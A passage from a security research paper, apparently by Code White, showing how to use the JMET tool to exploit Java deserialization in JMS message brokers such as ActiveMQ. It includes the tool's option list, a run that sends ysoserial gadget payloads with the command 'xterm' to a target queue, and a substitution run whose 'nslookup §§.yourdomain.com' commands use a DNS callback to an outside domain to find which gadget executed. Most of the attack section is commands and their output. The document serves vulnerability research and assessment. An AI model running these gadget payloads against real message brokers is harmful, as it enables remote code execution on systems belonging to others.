Using JMET is straight-forward. Three exploitation modes are implemented: "ysoserial", "XXE" and "Custom" (see [1]). The target JMS implementation can be selected with "impl". With "-Q" ("Queue") or "-T" ("Topic") you can select the target destination. If required you can specify a username ("-u") and a password ("-pw"). JMS implementation dependent options can also be configured using "-Z" switches.




```
kaimatt@dev:~/JMET$ java -jar jmet-0.1.0-all.jar
ERROR d.c.j.JMET [main] Misconfiguration: Missing required options: [-C Custom
usage: jmet [host] [port]
 -C,--Custom <scriptname>         Custom script exploitation mode
 -f,--filter <scriptname>         filter script
 -I,--impl <arg>                  ActiveMQ| Artemis| WebSphereMQ| Qpid10|
                                  Qpid09| HornetQ| SwiftMQ| RabbitMQ|
                                  OpenMQ
 -pw,--password <pass>            password for authentication
 -Q,--Queue <name>                queue name
 -s,--substitute                  Substitution mode: Use §§ to pass
                                  ysoserial payload name to CMD
 -T,--Topic <name>                topic name
 -u,--user <id>                   user for authentication
 -v,--verbose                     Running verbose mode
 -X,--XXE <URL>                   XXE exploitation mode
 -Xp,--xxepayload <payloadname>   Optional: XXE Payload to use EXTERNAL|
                                  PARAMATER| DTD
 -Y,--ysoserial <CMD>             Deser exploitation mode
 -Yp,--payload <payloadname>      Optional: Ysoserial Payload to use
                                  BeanShell1| CommonsBeanutils1|
                                  CommonsCollections1|
                                  CommonsCollections2|
                                  CommonsCollections3|
                                  CommonsCollections4|
                                  CommonsCollections5| Groovy1|
                                  Hibernate1| Hibernate2| Jdk7u21| JSON1|
                                  ROME| Spring1| Spring2
 -Zc,--channel <channel>          channel name (only WebSphereMQ)
 -Zq,--queuemanager <name>        queue manager name (only WebSphereMQ)
 -Zv,--vhost <name>               vhost name (only AMQP-Brokers:
                                  RabbitMQ|QPid09|QPid10)
```

Figure 4.1: Command line parameters of JMET

4.3 Gadget exploitation

The deserialization gadget mode is the most interesting one as it allows to achieve reliable remote code execution. The command to be executed is specified after the "ysoserial" switch. With the switch "payload" you can also select a payload to be used.


[1] Details about the modes "XXE" and "Custom" can be found on JMET's github project page"



```
kaimatt@dev:~/JMET$ java -jar jmet-0.1.0-all.jar -Q event -I ActiveMQ -Y xterm jmstarget 61616
INFO d.c.j.t.JMSTarget [main] Connected with ID: ID:dev-42986-1469115308572-0:1
INFO d.c.j.t.JMSTarget [main] Sent gadget "BeanShell1" with command: "xterm"
INFO d.c.j.t.JMSTarget [main] Sent gadget "CommonsBeanutils1" with command: "xterm"
INFO d.c.j.t.JMSTarget [main] Sent gadget "CommonsCollections1" with command: "xterm"
INFO d.c.j.t.JMSTarget [main] Sent gadget "CommonsCollections2" with command: "xterm"
INFO d.c.j.t.JMSTarget [main] Sent gadget "CommonsCollections3" with command: "xterm"
INFO d.c.j.t.JMSTarget [main] Sent gadget "CommonsCollections4" with command: "xterm"
INFO d.c.j.t.JMSTarget [main] Sent gadget "CommonsCollections5" with command: "xterm"
INFO d.c.j.t.JMSTarget [main] Sent gadget "Groovy1" with command: "xterm"
INFO d.c.j.t.JMSTarget [main] Sent gadget "Hibernate1" with command: "xterm"
INFO d.c.j.t.JMSTarget [main] Sent gadget "Hibernate2" with command: "xterm"
INFO d.c.j.t.JMSTarget [main] Sent gadget "Jdk7u21" with command: "xterm"
INFO d.c.j.t.JMSTarget [main] Sent gadget "JSON1" with command: "xterm"
INFO d.c.j.t.JMSTarget [main] Sent gadget "ROME" with command: "xterm"
INFO d.c.j.t.JMSTarget [main] Sent gadget "Spring1" with command: "xterm"
INFO d.c.j.t.JMSTarget [main] Sent gadget "Spring2" with command: "xterm"
INFO d.c.j.t.JMSTarget [main] Shutting down connection ID:dev-42986-1469115308572-0:1
```

Figure 4.2: Sending gadgets to queue "event" using JMET

Since JMS is asynchronous, it might happen that more than one gadgets might be executed on the target system. In order to find out which gadget works, you can use an Out-Of-Band channel like DNS and the substitution mode. This mode substitutes the string "§§" with the payload name to be executed (see Figure 4.3).



```
kaimatt@dev:~/JMET$ java -jar jmet-0.1.0-all.jar -Q event -I ActiveMQ -s -Y "nslookup §§.yourdomain.com" jmstarget 61616
INFO d.c.j.t.JMSTarget [main] Connected with ID: ID:dev-57200-1469128233779-0:1
INFO d.c.j.t.JMSTarget [main] Sent gadget "BeanShell1" with command: "nslookup BeanShell1.yourdomain.com"
INFO d.c.j.t.JMSTarget [main] Sent gadget "CommonsBeanutils1" with command: "nslookup CommonsBeanutils1.yourdomain.com"
INFO d.c.j.t.JMSTarget [main] Sent gadget "CommonsCollections1" with command: "nslookup CommonsCollections1.yourdomain.com"
INFO d.c.j.t.JMSTarget [main] Sent gadget "CommonsCollections2" with command: "nslookup CommonsCollections2.yourdomain.com"
INFO d.c.j.t.JMSTarget [main] Sent gadget "CommonsCollections3" with command: "nslookup CommonsCollections3.yourdomain.com"
INFO d.c.j.t.JMSTarget [main] Sent gadget "CommonsCollections4" with command: "nslookup CommonsCollections4.yourdomain.com"
INFO d.c.j.t.JMSTarget [main] Sent gadget "CommonsCollections5" with command: "nslookup CommonsCollections5.yourdomain.com"
INFO d.c.j.t.JMSTarget [main] Sent gadget "Groovy1" with command: "nslookup Groovy1.yourdomain.com"
INFO d.c.j.t.JMSTarget [main] Sent gadget "Hibernate1" with command: "nslookup Hibernate1.yourdomain.com"
INFO d.c.j.t.JMSTarget [main] Sent gadget "Hibernate2" with command: "nslookup Hibernate2.yourdomain.com"
INFO d.c.j.t.JMSTarget [main] Sent gadget "Jdk7u21" with command: "nslookup Jdk7u21.yourdomain.com"
INFO d.c.j.t.JMSTarget [main] Sent gadget "JSON1" with command: "nslookup JSON1.yourdomain.com"
INFO d.c.j.t.JMSTarget [main] Sent gadget "ROME" with command: "nslookup ROME.yourdomain.com"
INFO d.c.j.t.JMSTarget [main] Sent gadget "Spring1" with command: "nslookup Spring1.yourdomain.com"
INFO d.c.j.t.JMSTarget [main] Sent gadget "Spring2" with command: "nslookup Spring2.yourdomain.com"
INFO d.c.j.t.JMSTarget [main] Shutting down connection ID:dev-57200-1469128233779-0:1
```

Figure 4.3: Using substitution to pass the payload name to the command to be executed

4.4 Tamper scripts

Tamper scripts allow to tamper the message before sending. Scripting was implemented using Java's native scripting support (JSR 223: Scripting for the Java Platform). Currently only ECMAScript is supported in JMET. A good introduction can be found here (see [2]).

The following script modifies the javax.jms.Message instance by setting the JMSPriority.

```
function filter(message){

    message.setJMSPriority(3);
    print("Changed Priority")
    return message;

}
```

Listing 4.1: Setting the JMSPriority header value using a tamper script

[2]https://docs.oracle.com/javase/8/docs/technotes/guides/scripting/nashorn/intro.html

5 Conclusion

All JMS client libraries analysed by Code White were found vulnerable to deserialization of untrusted input if message of type ObjectMessage are used. Although Java messaging is used in enterprise systems heavily, no general attack vector has been shown to get reliable code execution.

Because of the asynchronous communication of JMS, no feedback is given during exploitation using gadgets. With JMET, blackbox assessments of JMS destinations are now made easy.